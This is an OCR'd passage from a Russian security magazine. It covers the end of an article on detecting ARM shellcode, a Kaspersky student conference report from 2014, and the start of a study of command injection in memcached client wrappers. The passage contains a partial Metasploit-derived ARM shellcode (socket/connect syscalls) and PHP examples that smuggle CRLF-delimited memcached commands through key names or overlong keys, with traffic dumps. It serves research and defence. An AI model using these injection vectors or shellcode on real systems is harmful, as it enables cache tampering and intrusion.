Что дает эта техника для шелл-кодов? Во-первых, благодаря этому можно существенно уменьшить объем кода (см. рис. 5). Во-вторых, возможен новый тип обфускации: что, если выстроить вредоносную нагрузку из абсолютно легитимной программы, меняя только значения флагов на нужные? Ведь совершенно очевидно, что статический анализ при такой технике будет затруднен в разы. Например, один из типичных и достаточно эффективных подходов статического анализа — различный анализ графов потока управления (CFG — control flow graph) и графов потока инструкций (IFG — instruction flow graph).

Условное выполнение не даст возможности правильно анализировать CFG в любом методе, основанном на анализе CFG, так как при статическом анализе невозможно узнать, какие именно инструкции выполнятся, а какие будут проигнорированы. Граф потока инструкций также не будет отражать реальную структуру анализируемой программы, потому что многие из вершин графа могут быть проигнорированы процессором. То есть мы потеряли один из самых интересных методов детектирования шелл-кодов (этому методу было посвящено уже очень много статей).

Данное свойство также усложняет динамический анализ шелл-кодов (при помощи эмулятора). Все дело в том, что из-за наличия условного выполнения инструкций возможно перенаправлять поток выполнения инструкций таким образом, что один и тот же код в зависимости от начального распределения значений флагов может выполнять абсолютно разные действия (например, может существовать некоторое начальное распределение флагов, которое инициирует вредоносную полезную нагрузку). Для получения начального распределения флагов шелл-код использует значение регистра флагов, которое было перед передачей управления на шелл-код, так называемая техника non-selfcontained шелл-кодов.

Каким образом это происходит? Рассмотрим пример, показанный на рис. 6. Здесь мы имеем одну и ту же программу, запущенную два раза при разных начальных условиях (для простоты рассмотрим только два флага: ZERO и CARRY). В начале программы имеется блок инструкций с суффиксом AL, это означает, что все инструкции будут выполнены, несмотря на значение флагов. Далее имеется инструкция ADDEQS r0, r1, которая выполнится только тогда, когда флаг ZERO = 1, то есть только в правой эмуляции. К тому же данная инструкция изменит распределение флагов в правой эмуляции (благодаря суффиксу S). Далее мы имеем два блока: CS: CARRY = 1, и NE: ZERO = 0. Причем блок NE может повлиять на значения регистров r3 и r4 таким образом, что в последующей инструкции ADDCCS r3, r4 (выполненной в обеих эмуляциях) флаги будут изменены различным образом. Обрати внимание на то, что одна и та же инструкция даст различные результаты при разных начальных условиях эмуляции. К тому же данная инструкция влияет на возможные последующие инструкции. Таким образом формируется скрытая последовательность инструкций, которая активируется только при нужных шелл-коду условиях.

Так вот, ARM шелл-код чрезвычайно хитер, чтобы быть обнаруженным за один проход эмулятора. Поэтому нужно проводить эмуляцию при всевозможных начальных условиях (их 15 — столько же, сколько и условных суффиксов). К тому же мы не знаем, где именно в трафике находится шелл-код, поэтому нужно проводить анализ с каждого смещения. В совокупности эти факторы «очень отрицательно» влияют на производительность анализа трафика в реальном времени.




Рис. 6. **Пример различных потоков инструкций в одном коде**

Возможность прямого обращения к счетчику инструкций

Архитектура ARM позволяет напрямую обращаться к счетчику инструкций. Что, конечно, сильно облегчает жизнь злоумышленнику. И вот уже даже не обязателен GetPC code, который часто используется при написании x86-шелл-кодов. Как ты помнишь, данная техника позволяет получить значение регистра счетчика инструкций без прямого обращения к нему. В шелл-код вставляется инструкция вызова функции call label по близкому смещению (внутри шелл-кода), далее выполняется команда взятия регистра со стека pop bx, так как инструкция call сохраняет адрес возврата на вершине стека. Таким образом, типичная эвристика для x86-шелл-кодов должна быть изменена: теперь вместо GetPC-кода мы будем искать Get-UsePC-код.

Под Get-UsePC-кодом понимается наличие считывания значения счетчика инструкций PC и последующее использование этого значения. Чтобы считать значение счетчика инструкций, можно непосредственно обращаться к регистру PC (R15), можно также вызвать функцию с помощью инструкции BL и потом использовать значение регистра LR (R14), в котором сохранился адрес возврата.

Проблема состоит в том, что в легитимных программах обязательно будет использоваться-




Рис. 7. **Шелл-код с декриптором**

```
0xe3a00002,   # mov   r0, #2
0xe3a01001,   # mov   r1, #1
0xe2812005,   # add   r2, r1, #5
0xe3a0708c,   # mov   r7, #140
0xe287708d,   # add   r7, r7, #141
0xef000000,   # svc   0x0

0xe1a06000,   # mov   r6, r0
0xe28f1084,   # ldr   r1, pc, #132
0xe3a02010,   # mov   r2, #16
0xe3a0708d,   # mov   r7, #141
0xe287708e,   # add   r7, r7, #142
0xef000000,   # svc   0x0
```

Аргументы вызова
Номер вызова
Системный вызов
_socket #281
_connect #283


Рис. 8. **Системные вызовы в шелл-коде**



Рис. 9. Расшифровка полезной нагрузки шелл-кода



Рис. 10. Передача управления на полезную нагрузку шелл-кода



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

ся GetPC-код: он нужен для того, чтобы вернуть управление из функции (`MOV PC,LR` или `LDR PC,#Значение_со_стека`). Поэтому, чтобы отделить мух от котлет, нужно также учитывать использование значения регистра счетчика инструкций. То есть нужно узнать, какие регистры косвенно ссылаются на счетчик инструкций, и проверять, где они использовались. Например, если данный регистр использовался в команде чтения из памяти, то можно утверждать, что перед нами находится декриптор, так как чтение будет происходить по близкому смещению, а следовательно, из полезной нагрузки шелл-кода. Пример такого шелл-кода приведен на рис. 7 (шелл-код взят с exploit-db.com).

При вызове функций аргументы помещаются в регистры

В отличие от архитектуры x86, где аргументы функциям передаются через стек, в архитектуре ARM аргументы записываются в регистры `R0–R3`. Если аргументов больше, то оставшиеся аргументы кладутся на стек, как и в x86.

Так что «пока», ROP-шелл-коды! Ну, то есть не совсем «пока», конечно... По крайней мере, данная особенность затрудняет их написание. ROP-шелл-код вызывает функции из системных библиотек, чтобы из их частей составить вредоносную полезную нагрузку. Использовать эту технику затруднительно из-за того, что паттерны для составления шелл-кода должны содержать в себе инициализацию аргументов в регистры. То есть приходим к тому, что таких нужных «кусочков», которых и без того было не особо много, станет еще меньше. Ну что ж, по крайней мере, полет фантазии будет уже не таким высоким.

Так как исследуемый объект является исполнимым кодом, он обладает характеристиками, специфичными для различных операционных систем. В частности, исполнимый код должен работать с вызовами операционной системы или библиотеки ядра. Поэтому для x86 типичным был детектор, основанный на поиске специфичных паттернов инструкций, в которые входил системный вызов и подсчет их числа. В ARM опять все работает не так.

Для вызова функции в ARM происходит такая последовательность действий: аргументы функции кладутся в регистры общего назначения (`R0–R3`) и на стек (если количество аргументов больше четырех), и далее следует вызов функции `BL` (`BLX`, если функция написана с использованием инструкций другого процессорного режима). Для того чтобы сделать системный вызов `svc`, нужно загрузить номер системного вызова в регистр `R7` и загрузить аргументы вызова в регистры общего назначения (если аргументы требуются для системного вызова).

Поэтому для детектирования данного признака нужно применять технику абстрактного выполнения инструкций. В чем заключается эта техника? Проводится выполнение кода без сохранения значения регистров. Единственное, что мы можем отследить, — это то, какие из регистров были инициализированы некоторыми значениями. Таким образом, мы должны проверять, были ли инициализированы регистры общего назначения (и регистр `R7` для системных вызовов) перед системным вызовом или вызовом функции. Например, на рис. 8 показан код, в котором делаются системные вызовы (часть шелл-кода из Metasploit).

ЧТО ОСТАЛОСЬ В НАСЛЕДСТВО ОТ X86

Часть особенностей шелл-кодов под x86 осталась в наследство и для ARM. Соответственно, детекторы для таких особенностей также можно оставить без существенных изменений на своем нагретом месте. К ним можно отнести часть особенностей шелл-кодов, выделяемых статически, и техники динамического выявления декриптора (шелл-коды, как правило, обфусцированы).

- **Обнаружение NOP-следа.**

Как правило, такие детекторы анализируют корректное дизассемблирование инструкций с каждого смещения — типичный признак NOP-следа. Одна оговорка: количество дизассемблированных инструкций считается только для каждого режима процессора отдельно, так как, если использовать инструкции разных режимов в NOP-sled, управление может попасть на инструкцию, использующую отличный от текущего режим процессора, и произойдет прерывание: `unexpected instruction`.

- **Адрес возврата находится в определенном диапазоне значений.**

В шелл-кодах адрес возврата перезаписывается значением, которое находится в диапазоне адресного пространства исполнимого процесса. Нижняя граница диапазона определяется адресом начала перезаписываемого буфера. Верхняя граница определяется как `RA ˘SL`, где `RA` — адрес поля адреса возврата и `SL` — длина вредоносного исполнимого кода, или как `BS ˘SL`, где `BS` — адрес начала стека. Этот признак общий для всех исследуемых объектов, не использующих технику рандомизации адресного пространства (ASLR). Детект не изменяется для всех рассматриваемых платформ.


- **Анализ количества чтений полезной нагрузки и уникальных записей в память.**

В случае если эти параметры превышают определенный порог и поток управления хотя бы один раз передается из адресного пространства входного буфера на адрес, по которому ранее осуществлялась запись, считается, что обнаруженный объект может быть полиморфным шелл-кодом (рис. 9). Количество чтений считается не по количеству команд (так как ARM поддерживает одновременную загрузку сразу нескольких регистров), а по количеству загруженных регистров командой `LDM` (команда `LDR` может считывать только один регистр). Также для дешифровки шелл-кода в память по близкому адресу записывается расшифрованная полезная нагрузка шелл-кода. Количество записей считается по количеству загруженных в память регистров командой `STM` (команда `STR` может записывать только один регистр). После расшифровки требуется передать управление на расшифрованную полезную нагрузку (рис. 10), то есть на адрес, по которому ранее производилась запись.

ВЫВОДЫ

Резюмируя все, что сказано выше, можно сделать следующее заключение. Эра процессоров ARM, на наш взгляд, переживает второе рождение. В ближайшие годы задача защиты подобных систем будет вставать все более остро. Что же касается шелл-кодов... Внимательно рассмотрев разницу двух платформ, можно сделать следующие выводы. Эти отличия, во-первых, отчасти изменили вид шелл-кодов, во-вторых, позволили злоумышленникам применять существенно иные техники обфускации. Все это привело к тому, что существующие методы детектирования под x86 в случае с ARM либо ломаются, либо применимы с большой натяжкой — например, работают дольше если не на порядок, то в разы. С учетом того, что ограничения на скорость обнаружения очень существенны, выводы неутешительны. С другой стороны, эта разница двух платформ позволяет найти некоторые фичи, свойственные только ARM-шелл-кодам, что, безусловно, является плюсом. Другими словами, разработка детекторов шелл-кодов под ARM и нужна, и возможна. ⌶

ОТЧЕТ С CYBERSECURITY FOR THE NEXT GENERATION 2014



Александр Лозовский
lozovsky@glc.ru

СЕКЬЮРИТИ-КОНФЕРЕНЦИЯ ДЛЯ СТУДЕНТОВ

Многие IT-компании начинают присматривать себе сотрудников уже со студенческой скамьи, организуя по своим профилям конференции, конкурсы и курсы, которые можно пройти, не отрываясь от основного места учебы. В конце июня мы съездили на финал международного секьюрити-конкурса от «ЛК» и написали для тебя этот небольшой отчетик.



Блестящий макбук на фоне студентов-участников

Сергей Шпак докладывает

Артём Шумилов и его жестовая капча

О КОНФЕРЕНЦИИ

С 2008 года «Лаборатория Касперского» ежегодно организует международную конференцию CyberSecurity for the Next Generation. Цель этого мероприятия — раскрыть потенциал молодых разработчиков, привлечь их в сферу информационной безопасности и объединить специалистов в области борьбы с компьютерными угрозами.

Конференция состоит из четырех региональных туров, которые проходят в Европе, Северной и Южной Америке, странах Тихоокеанского региона, Ближнего Востока и Африки, а также России и СНГ. По итогам всех региональных туров (между прочим, в программном комитете одного из них заседал и наш экс-главред, Степан Ильин) организаторы конференции проводят международный финал, в ходе которого определяются лучшие проекты и решения. За семь лет существования конференции было отсмотрено две тысячи работ студентов из пятидесяти стран мира. Нынешний финал проходил в Стокгольме и состоял из четырех соревнований для студентов, лекций приглашенных специалистов и экспертов «ЛК», развлекательной части.

ПЕРВЫЙ КОНКУРС: «ПРЕЗЕНТАЦИЯ У ЛИФТА», ИЛИ УСПЕЙ ЗА ДВЕ МИНУТЫ

Elevator Pitch (презентация в лифте), давшая свое название этому конкурсу, в идеале не должна длиться больше одной минуты. Считается, что именно за это время ты должен суметь внятно презентовать свою идею большому боссу, которого ты смог поймать в лифте. Не смог — не «продал идею», и наши студенты были вынуждены подвергнуться этой проверке, причем за бонусное количество времени — в их распоряжении оказалось целых две минуты на каждого. Победителем стал Маурицио Абба (Maurizio Abbà) из Eurécom, Франция. Его презентация «Web Honeypots 2.0: an Analysis of Exploitation Behaviors on the Web» достойно показала результаты исследования нового поколения honeypot-ловушек и анализ поведения злоумышленников в Сети. Материал серьезный: 500 полнофункциональных ханипот-сайтов, разные хостинги, 100 дней эксперимента, оригинальная система сохранения и изучения измененных и залитых хакерами файлов. Достойная работа, хороший доклад, заслуженное первое место.

ВТОРОЕ ЗАДАНИЕ: ВИДЕОРОЛИК О БУДУЩЕМ

Победил Дэвид Корчински (David Korczynski), Royal Holloway, University of London, Великобритания, с прикольным видеороликом, в котором продемонстрировал свое видение угроз кибербезопасности в 2020 году.

ТРЕТЬЕ ЗАДАНИЕ: ПЛАКАТЫ — «ВСЕ НА ОДНОМ ЛИСТЕ»

Победитель: Артём Шумилов из МГТУ имени Н. Э. Баумана.

Несмотря на то что после пятиминутной презентации его работы «Анимированная капча с использованием жестов рук» из зала был задан вопрос: «Погоди, так кто кому показывает жесты: мы компьютеру через веб-камеру или компьютер нам, а мы расшифровываем?», к плакату претензий не было. Четко, ясно, показательно, есть практические результаты.

Да, правильный ответ на вопрос из зала: компьютер показывает нам трехмерные анимированные жесты, мы — расшифровываем (один палец — цифра один, два пальца — цифра два, средний палец — возможно, тебя здесь не любят, не ходи больше на этот сайт). Ну и вообще, для представления 3D-модели использовалась JS-библиотека Three.js, так что только за один этот факт наш Илья Русанен дал бы ему первое место ;).

ЧЕТВЕРТОЕ ЗАДАНИЕ: КИБЕРВИКТОРИНА

Победили команды Сергея Шпака (Национальный исследовательский ядерный университет «МИФИ»), Армандо Миральи (Armando Miraglia, Амстердамский свободный университет) и Вэньюань Ли (Wenjuan Li, Городской университет Гонконга). Пользуясь случаем, выскажу респект нашим парням: Сергей Шпак выделился нетипичным для нашего брата коммуникативным скиллом :) и хорошей отработкой выступления, а Артём Шумилов — серьезным, «бауманским» подходом к изложению своей работы.



Участники, студенты, программный комитет, журналисты и все-все-все. Кстати, некоторым девушкам очень идет платье, а крайний справа — это я

ЗАКЛЮЧЕНИЕ

Четыре дня мероприятия прошли незаметно. Сидя на конференции, я подумал, что в наше время быть айтишником — любым вменяемым IT-специалистом: программистом, админом, безопасником — не просто круто, а чрезвычайно круто. Потребность в специалистах настолько велика, что перед ними не просто открыты все двери — их еще и засасывает в эти двери имеющимся там отрицательным давлением :). В нашей динамичной отрасли никого не удивишь 22-летним начальником отдела из двадцати человек, поэтому заинтересованность в студенчестве у представителей IT-компаний более чем обоснованна.

Не теряйся, и, как говорится, да пребудет с тобой Сила :).



КРУГЛЫЙ СТОЛ

По результатам общения с сотрудниками «ЛК» и приглашенными экспертами могу тебя порадовать: важность вузовского образования растет с каждым годом, но устроиться в достойную компанию без профильного образования сейчас, в 2014 году, все еще можно ;). Главное — мозги, а не «корочки».

ЗАТО ПРО СТОКГОЛЬМ

Конференция конференцией, а развлекательная программа по расписанию. Я мог бы тебе рассказать про величественные церкви, огромный корабль из Vasa Museum и поедание оленьих сердец в аутентичном ресторане, но вместо этого расскажу про велосипеды :). На правах злостного круглогодичного московского ситибайкера я тут же взял в местном автоматизированном прокате велосипедик. Три дня безлимитного проката — всего 1350 наших рублей!

Стокгольм со стороны велосипедиста просто прекрасен. Велодорожки везде, велосипедистов больше, чем автомобилистов, и то, как они резко гоняют на своих ушатанных ситибайках по местным подъемам, заставило меня позавидовать.

ЛЕКЦИИ: ЧТО ПОНРАВИЛОСЬ

Дэвид Якоби, сотрудник «Лаборатории Касперского» (Global Research & Analysis team), рассказал о занимательном пентесте, который он проводил для одного шведского учреждения. Получить доступ к внутренней сети учреждения у него получилось за десять минут от момента начала задания — без агентурной работы, спецсредств и фальшивых документов. На входе в здание проверяют пропуска? Дэвид проходит туда не через главный вход, а через кафетерий. Найти комнату с плоттерами и сканерами, получить физический доступ к свичам и компьютеру, представиться сотрудником техподдержки, зайти под чужим аккаунтом, инсталлировать фейкобэкдор — и дело сделано!

В процессе пентеста Дэвид выявил следующие критические проблемы: плохая сегментация сети, пароли без срока действия на трех сотнях аккаунтов, устаревшее и уязвимое ПО, пароли на клейких бумажках.

Из второй лекции Дэвида Якоби: «Самые частые уязвимости ПО, используемые при взломе в наше время, относятся к 2002 (!) и 2012 годам. Что старые версии программ — стабильно существующая проблема, вроде бы и так ясно, но чтобы 2002 год...»

Демо от Вячеслава Закоржевского: watering hole attack

Если в водоеме, который посещает много животных, заводится холерный вибрион, все они заболевают поносом. Если в роли водоема будет выступать популярный зараженный сайт, а в роли животных — компьютеры, получится эта атака. Модель не нова, но показательна презентация. Все как на ладони: пользователь заходит на зараженный сайт, запускается Java версии, подверженной CVE-2012-1723, Java скачивает Zeus, а Громовержец качает конфиги и перехватывает формы в IE. Как говорится, профит!

Мария Альверас (Maria Alveras Love), Шведская национальная система реакции на компьютерные угрозы (https://www.cert.se/), показала нам, что такое социализм (в хорошем смысле) в области компьютерной безопасности в стране с населением значительно меньше одной нашей Москвы (9,66 миллиона человек). Если у тебя есть проблемы — позвони дежурному офицеру, доложи ситуацию, и они этим займутся. Бесплатно!

Также удивило, что 25–30% детей в детских садах Швеции ежедневно пользуются интернетом. Интересно, что они там делают?



Если бы ты встретил ее в Икее, ты бы никогда не догадался, что она и есть Мария Альверас из Шведской национальной системы реакции на компьютерные угрозы. Конспирация!

УКОЛЬЧИК ДЛЯ MEMCACHED

ПРОВЕРЯЕМ ПОПУЛЯРНУЮ СИСТЕМУ КЕШИРОВАНИЯ НА УЯЗВИМОСТЬ К ИНЪЕКЦИЯМ

Memcached представляет собой распределенную систему кеширования, ставшую очень популярной в нагруженных интернет-проектах. А как ты знаешь, с ростом популярности продукта растет и интерес к его безопасности. Поэтому сегодня мы исследуем различные обертки к memcached для популярных платформ разработки веб-приложений и попытаемся обнаружить проблемы проверки входных данных (ключей и значений), которые могли бы использоваться для внедрения произвольных команд в memcached-протокол.



Иван Новиков,
Wallarm
@d0znpp

ЧТО ТАКОЕ MEMCACHED?

Но для начала небольшая вводная часть. Итак, memcached — это свободная и открытая высокопроизводительная распределенная система кеширования объектов в памяти. Она представляет собой хранилище типа «ключ — значение», расположенное в оперативной памяти и предназначенное для небольших «порций» произвольных данных (строковых, числовых, нередко сериализованных объектов в виде строковых значений), таких как результаты запросов к БД, результаты API-вызовов или генерации страниц. Плюс memcached является полностью открытой разработкой, собирается и работает на UNIX, Windows и OS X и распространяется под открытой лицензией. Ее используют многие популярные веб-проекты, например LiveJournal, Twitter, Flickr, YouTube, Wikipedia и другие. Она представляет собой обычный сетевой сервис с host-base аутентификацией, работающий на loopback-интерфейсе на 11211-м порту. Демон memcached поддерживает UDP- и TCP-сокеты и предоставляет два различных протокола для взаимодействия с собой: текстовый и бинарный. Вот, пожалуй, все, что нам пока требуется знать о пациенте.

ПОСТАНОВКА ЗАДАЧИ

Итак, сегодня мы посвятим время рассмотрению оберток к memcache для различных платформ и попытаемся проверить их на наличие ошибок при валидации входных данных на уровне протокола. Рассматривать мы будем только обертки, поддерживающие текстовый протокол memcached, те же, что работают с бинарным, мы оставим за рамками статьи как материал для будущих исследований. Забегая немного вперед, скажу, что в качестве подопытных кроликов я использовал обертки для следующих популярных платформ разработки веб-приложений: Go, Java, Lua, PHP, Python, Ruby, .NET. Цель была постараться найти что-то подобное классическим инъекциям (SQL, LDAP-инъекциям) во врапперах для текстового протокола. Что из этого получилось — читай дальше.

ТЕКСТОВЫЙ ПРОТОКОЛ MEMCACHED

Сперва познакомимся поближе с текстовым протоколом memcached. В основном он включает последовательности команд и данных, заканчивающихся двумя байтами перевода строки (CRLF). Однако немного фаззинга и простого анализа исходного кода (bit.ly/1kwvzJS) демона приоткрывают несколько иной формат протокола:

```
<command>0x20<argument>(LF|CRLF)
<data>CRLF
```

Нуль-байт (`0x00`) завершает любую команду текстового протокола, например:

```
<command>0x20<argument><NULL>any postfix data(LF|CRLF)
```

В жизни чаще всего встречаются случаи, когда приложение дает пользователю управлять именами ключей и их значениями (например, устанавливать их или считывать). Поэтому мы в первую очередь сфокусируемся на них.

В именах ключей нет запрещенных символов (кроме, конечно, управляющих символов `0x00`, `0x20` и `0x0a`), но есть ограничение на максимальную длину имени ключа, которая составляет 250 байт.

```
      23:52:53.691388 IP localhost.54575 > localhost.11211: Flags [P.], seq 1:78, ac
win 257, options [nop,nop,TS val 517660124 ecr 517660124], length 77
      0x0000:  4500 0081 63c6 4000 4006 d8ae 7f00 0001  E...c.@.@.......
      0x0010:  7f00 0001 d52f 2bcb 476b be19 526e fbb6  ...../+.Gk..Rn..
      0x0020:  8018 0101 fe75 0000 0101 080a leda dddc  .....u..........
      0x0030:  leda dddc 7365 7420 6b65 7931 2030 2030  ....set.key1.0.0
      0x0040:  2031 0d0a 310d 0a73 6574 2069 6e6a 6563  .1..1..set.injec
      0x0050:  7465 6420 3020 3336 3030 2031 300d 0a31  ted.0.3600.10..1
      0x0060:  3233 3435 3637 3839 300d 0a20 3020 3330  234567890...0.30
      0x0070:  2031 300d 0a31 3233 3435 3637 3839 300d  .10..1234567890.
      0x0080:  0a                                       .
23:52:53.691406 IP localhost.11211 > localhost.54575: Flags [.], ack 78, win 256, options
[nop,nop,TS val 517660124 ecr 517660124], length 0
      0x0000:  4500 0034 266a 4000 4006 1658 7f00 0001  E..4&j@.@..X....
      0x0010:  7f00 0001 2bcb d52f 526e fbb6 476b be66  ....+../Rn..Gk.f
      0x0020:  8010 0100 fe28 0000 0101 080a leda dddc  .....(..........
      0x0030:  leda dddc                                ....
23:52:53.691468 IP localhost.11211 > localhost.54575: Flags [P.], seq 1:9, ack 78, win
256, options [nop,nop,TS val 517660124 ecr 517660124], length 8
      0x0000:  4500 003c 266b 4000 4006 164f 7f00 0001  E..<&k@.@..O....
      0x0010:  7f00 0001 2bcb d52f 526e fbb6 476b be66  ....+../Rn..Gk.f
      0x0020:  8018 0100 fe30 0000 0101 080a leda dddc  .....0..........
      0x0030:  leda dddc 5354 4f52 4544 0d0a            ....STORED..
23:52:53.691486 IP localhost.11211 > localhost.54575: Flags [P.], seq 9:17, ack 78, win
256, options [nop,nop,TS val 517660124 ecr 517660124], length 8
      0x0000:  4500 003c 266c 4000 4006 164e 7f00 0001  E..<&l@.@..N....
      0x0010:  7f00 0001 2bcb d52f 526e fbbe 476b be66  ....+../Rn..Gk.f
      0x0020:  8018 0100 fe30 0000 0101 080a leda dddc  .....0..........
      0x0030:  leda dddc 5354 4f52 4544 0d0a            ....STORED..
23:52:53.691493 IP localhost.11211 > localhost.54575: Flags [P.], seq 17:24, ack 78, win
256, options [nop,nop,TS val 517660124 ecr 517660124], length 7
      0x0000:  4500 003b 266d 4000 4006 164e 7f00 0001  E..;&m@.@..N....
      0x0010:  7f00 0001 2bcb d52f 526e fbc6 476b be66  ....+../Rn..Gk.f
      0x0020:  8018 0100 fe2f 0000 0101 080a leda dddc  ...../..........
      0x0030:  leda dddc 4552 524f 520d 0a              ....ERROR..
23:52:53.691498 IP localhost.11211 > localhost.54575: Flags [P.], seq 24:31, ack 78, win
256, options [nop,nop,TS val 517660124 ecr 517660124], length 7
      0x0000:  4500 003b 266e 4000 4006 164d 7f00 0001  E..;&n@.@..M....
      0x0010:  7f00 0001 2bcb d52f 526e fbcd 476b be66  ....+../Rn..Gk.f
      0x0020:  8018 0100 fe2f 0000 0101 080a leda dddc  ...../..........
      0x0030:  leda dddc 4552 524f 520d 0a              ....ERROR..
```

Рис. 1. Дамп сетевого трафика при пакетной инъекции

Однако есть тонкий момент, скрывающийся в самом протоколе: если демон определяет первую команду как команду хранения (bit.ly/1nbw3e7), то данные после LF(CRLF) будут интерпретированы как данные для хранения. В других случаях данные после LF (CRLF) будут интерпретированы как следующая команда. Таким образом, демон, получая последовательности строк, сам выбирает в зависимости от контекста, какие из них являются командами, а какие данными.

Все команды memcache можно условно разделить на следующие классы:

- хранения (set, add, replace, append, prepend, cas);
- чтения (get, gets);
- удаления (delete);
- инкремента/декремента (incr, decr);
- touch;
- slabs reassign;
- slabs automove;
- lru_crawler;
- статистики (stats items, slabs, cachedump);
- прочие (version, flush_all, quit).

В своем исследовании я старался рассмотреть все эти типы, но мы сегодня концентрируемся в основном только на тех из них, которые наиболее часто используются в реальных веб-приложениях. Это типы хранения и чтения данных.

ПАКЕТНАЯ ИНЪЕКЦИЯ (ВНЕДРЕНИЕ КОМАНДЫ) — БАЙТЫ 0x0A/0x0D

Начнем с рассмотрения самого простого вектора атаки — внедрения CRLF в аргумент команды. Например, в качестве имени ключа для команды set. Пример уязвимого кода представлен ниже. Для удобства вектор атаки помещен в строковую константу. В реальных приложениях уязвимая конструкция будет выглядеть похоже на $m->set("prefix_".$_GET['key'],"data")

```
<?php
  $m = new Memcached();
  $m->addServer('localhost', 11211);
  $m->set("key1 0 0 1\r\n1\r\nset injected 0 ↵
  3600 10\r\n1234567890\r\n","1234567890",30);
?>
```

В данном примере новая команда set помещается в имя ключа. Обрати внимание, что первым делом необходимо правильно завершить контекст, для этого мы передаем длину, равную 1, в первой строке, затем отправляем данные размером 1 байт (число 1 после переносов строк) и уже после этого можем начинать новый контекст с инжектированной командой set.

Обмен данными между клиентом и сервером в этом случае будет выглядеть так:

```
> set key 0 0 1
> 1
< STORED
> set injected 0 3600 10
> 1234567890
< STORED
> 0 30 10
< ERROR
> 1234567890
< ERROR
```

Отметим, что это именно логический обмен командами по протоколу memcached, а не дамп сетевого обмена трафиком. Несложно поправить вектор атаки так, чтобы не вызвать ошибки на стороне сервера. В дампе все команды от клиента придут в одном пакете в силу фрагментации, однако это нисколько не нарушит саму инъекцию (см. рис. 1).

НАРУШЕНИЕ КОНТЕКСТА ПАРСЕРА (ИНТЕРПРЕТАЦИЯ ДАННЫХ ДЛЯ ХРАНЕНИЯ В КАЧЕСТВЕ КОМАНДЫ)

Это самый изящный вектор атаки из всех обнаруженных. Текстовый протокол обрабатывает запрос построчно. Причем, когда текущая строка содержит команду записи значений, например set, следующая строка воспринимается как данные. Это особенность plaintext-протокола называется контекстом обработки.

Но если текущая строка порождает ошибку (например, «некорректное значение ключа»), следующая строка уже будет воспринята как команда, а не как данные. Что дает атакующему возможность совершить инъекцию команды через область данных.

Область данных, в отличие от имен ключей, не подлежит никакой фильтрации согласно протоколу, поэтому, в частности, может содержать сколько угодно управляющих символов, таких как переносы строк. При чтении области данных демон основывается на размере данных, передаваемом в аргументе команды записи, такой как set.

Есть несколько различных способов нарушить состояние парсера, преднамеренно вызвав ошибку в команде хранения, передав ей:

- имя ключа длиннее 250 байт;
- неверное число аргументов (зависит от команды, но очевидно, что a a a a a нарушает работу всех из них).

Пример уязвимого кода представлен ниже:

```
<?php
  $m = new Memcached();
  $m->addServer('localhost', 11211);

  $m->set(str_repeat("a",251),"set injected 0 ↵
  3600 10\r\n1234567890",30);
?>
```

В данном примере нарушается синтаксис протокола, так как длина ключа больше 250 байт, при получении такой команды set сервер выдаст ошибку. Контекст обработчика команд перейдет снова в режим приема команды, а клиент отправит данные, которые будут интерпретированы как команда. В результате мы снова запишем ключ injected со значением 1234567890.

Аналогичный результат можно получить, отправив символы пробела в имени ключа так, чтобы количество аргументов команды set превысило допустимый предел. Например, передав в качестве имени ключа 1 2 3.

Обмен данными между клиентом и сервером в этом случае будет выглядеть так:

```
> set 1 2 3 0 30 36
< ERROR
> set injected 0 3600 10
> 1234567890
< STORED
```

2

```
00:19:04.671582 IP localhost.54894 > localhost.11211: Flags [P.], seq 58:115, ack 23,
257, options [nop,nop,TS val 518052869 ecr 518052869], length 57
        0x0000:  4500 006d b66c 4000 4006 861c 7f00 0001  E..m.l@.@.......
        0x0010:  7f00 0001 d66e 2bcb 0e80 6a9d 65bb 67e9  .....n+...j.e.g.
        0x0020:  8018 0101 fe61 0000 0101 080a 1ee0 dc05  .....a..........
        0x0030:  1ee0 dc05 7365 7420 3120 3220 3320 3020  ....set.1.2.3.0.
        0x0040:  3330 2033 360d 0a73 6574 2069 6e6a 6563  30.36..set.injec
        0x0050:  7465 6420 3020 3336 3030 2031 300d 0a30  ted.0.3600.10..0
        0x0060:  3233 3435 3637 3839 300d 0a0d 0a         234567890..
00:19:04.671663 IP localhost.11211 > localhost.54894: Flags [P.], seq 23:30, ack 115, win
256, options [nop,nop,TS val 518052869 ecr 518052869], length 7
        0x0000:  4500 003b bbda 4000 4006 80e0 7f00 0001  E..;..@.@.......
        0x0010:  7f00 0001 2bcb d66e 65bb 67e9 0e80 6ad6  ....+..ne.g...j.
        0x0020:  8018 0100 fe2f 0000 0101 080a 1ee0 dc05  ...../..........
        0x0030:  1ee0 dc05 4552 524f 520d 0a              ....ERROR..
00:19:04.671690 IP localhost.11211 > localhost.54894: Flags [P.], seq 30:38, ack 115, win
256, options [nop,nop,TS val 518052869 ecr 518052869], length 8
